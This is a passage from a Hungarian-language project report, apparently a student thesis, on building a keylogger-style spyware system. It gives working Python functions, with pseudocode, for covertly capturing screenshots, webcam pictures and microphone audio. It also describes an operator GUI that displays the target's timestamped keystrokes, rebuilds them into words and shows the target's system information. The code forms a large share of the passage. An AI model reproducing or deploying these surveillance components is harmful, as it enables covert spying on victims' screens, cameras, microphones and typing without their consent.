    data.APPEND('Error')
  end if
else
  data.APPEND('Error')
end if

```

A Figure 23 *take_screenshot* függvénye fogja megcsinálni a képernyőképet. Ugyan ez érvényes a Figure 24 *take_webcam_picture* és a Figure 25 *record_audio* függvényekre is:

```

'''
Takes screenshot which is saved into Temp folder on Windows systems or
tmp folder on linux/darwin systems

@save_path: path where to save the screenshot
@return: True if could have taken the screenshot otherwise False
'''
def take_screenshot(save_path):
    try:
        pyautogui.screenshot(os.path.join(save_path, "screenshot.png"))
    except:
        return False
    return True

```

Figure 26: take_screenshot

```

function TAKE_SCREENSHOT(save_path)
  try
    képernyőkép készítése
  catch
    return False
  end try
  return True
end function

```



```

'''
Takes a picture with webcam if it exists

@save_path: path where to save the picture
@return: True if could have taken webcam picture otherwise False
'''

def take_webcam_picture(save_path):
    video_capture = cv2.VideoCapture(0)
    if video_capture.isOpened():
        rval, frame = video_capture.read()
        cv2.imwrite(os.path.join(save_path, "wc_picture.png"), frame)
        return True
    return False

```

Figure 27: take_webcam_picture

```

function TAKE_WEBCAM_PICTURE(save_path)
    kamera előkészítése
    if sikeres kamera megnyitás then
        elment egy képet
        return True
    end if
    return False
end function

```

```

'''
Records audio

@save_path: path where to save the audio
@return: True if could have taken the audio record otherwise False
'''

def record_audio(save_path):
    chunk = 1024
    sample_format = pyaudio.paInt16 # 16 bits per sample
    channels = 2
    fs = 44100 # Record at 44100 samples per second
    seconds = 10

    pa = pyaudio.PyAudio()

    try:
        stream = pa.open(format=sample_format, channels=channels, rate=fs, frames_per_buffer=chunk, input=True)
        frames = []

        for i in range(0, int(fs / chunk * seconds)):
            data = stream.read(chunk)
            frames.append(data)

        stream.stop_stream()
        stream.close()
        pa.terminate()

        wf = wave.open(os.path.join(save_path, "rec_audio.wav"), 'wb')
        wf.setnchannels(channels)
        wf.setsampwidth(pa.get_sample_size(sample_format))
        wf.setframerate(fs)
        wf.writeframes(b''.join(frames))
        wf.close()
    except:
        return False
    return True

```

Figure 28: record_audio

```

function RECORD_AUDIO(save_path)

```

```


1024 bájtos részek
int16 formátum
2 csatorna
44100hz hullámhossz
10 másodperces időintervallum
try
    hangfelvétel készítése
    hangfelvétel lementése
catch
    return False
end try
return True
end function

```

A hangrögzítés egy kicsivel másképp kezelendő, mert meg kell mondani, hogy egy részt hány bájton ábrázoljon (1024), milyen formátumba ábrázolja (16 bit int), hány csatornán (2 = 0 és 1) ábrázolja a hanghullámokat, mekkora frekvencián (44.1 kHz) és hány másodperces felvételt akarunk elmenteni.

4.3 GUI

A GUI akkor lép működésbe, amikor a kliens csatlakozott a szerverhez, és addig funkcionál, amíg be nem zárják. Van egy *Date & Time* és egy *Characters* mezője. Az első oszlop tartalmazza az idő béjeget, hogy mikor volt egy bizonyos karakter megnyomva. A második oszlop a lenyomott karaktereket tartalmazza kezdésben. Három gomb található az ablak tetején: *PC Information*, *Characters* és *Words*.



Date & Time	Characters
16/10/2020 21:39:54	s
16/10/2020 21:39:56	a
16/10/2020 21:40:00	s
16/10/2020 21:40:01	w
16/10/2020 21:40:02	r
16/10/2020 21:40:02	s
16/10/2020 21:40:02	f
16/10/2020 21:40:03	d
16/10/2020 21:40:03	r
16/10/2020 21:40:03	w
16/10/2020 21:40:04	q
16/10/2020 21:40:04	w
16/10/2020 21:40:04	e
16/10/2020 21:40:04	s
16/10/2020 21:40:04	a
16/10/2020 21:40:05	x
16/10/2020 21:40:05	c
16/10/2020 21:40:05	l
16/10/2020 21:40:06	s
16/10/2020 21:40:07	k
16/10/2020 21:40:07	e
16/10/2020 21:40:07	m
16/10/2020 21:40:07	a
16/10/2020 21:40:08	l
16/10/2020 21:40:08	m

Figure 29: GUI

Ha a *PC Information* gomb kerül megnyomásra, akkor felugrik egy másik ablak, amely tartalmazza a felhasználó (target) rendszerinformációit, lásd 11 oldal.

```
def PCInfo_clicked(self):
    popup_window = Tk()
    popup_window.title("System Informations")
    popup_window.resizable(False, False)

    label_info = Label(popup_window)
    label_info.grid(column = 0, row = 0)

    with open("../logs/system_info.txt", "r") as file:
        info = file.read()
        label_info.config(text = info)

    popup_window.mainloop()
```

Figure 30: PC Information button

A *Characters* és a *Words* gombok a megjelenítésért felelnek. Ahogyan a nevük is mondja, a *Characters* gomb csak a karaktereket mutatja, míg a *Words* gomb felépíti a szavakat, és azokat mutatja.

- 5 A rendszer felhasználása (szoftverek és hardverek esetében)
- 6 Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)
- 7 Következtetések
- 8 Irodalomjegyzék
- 9 Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)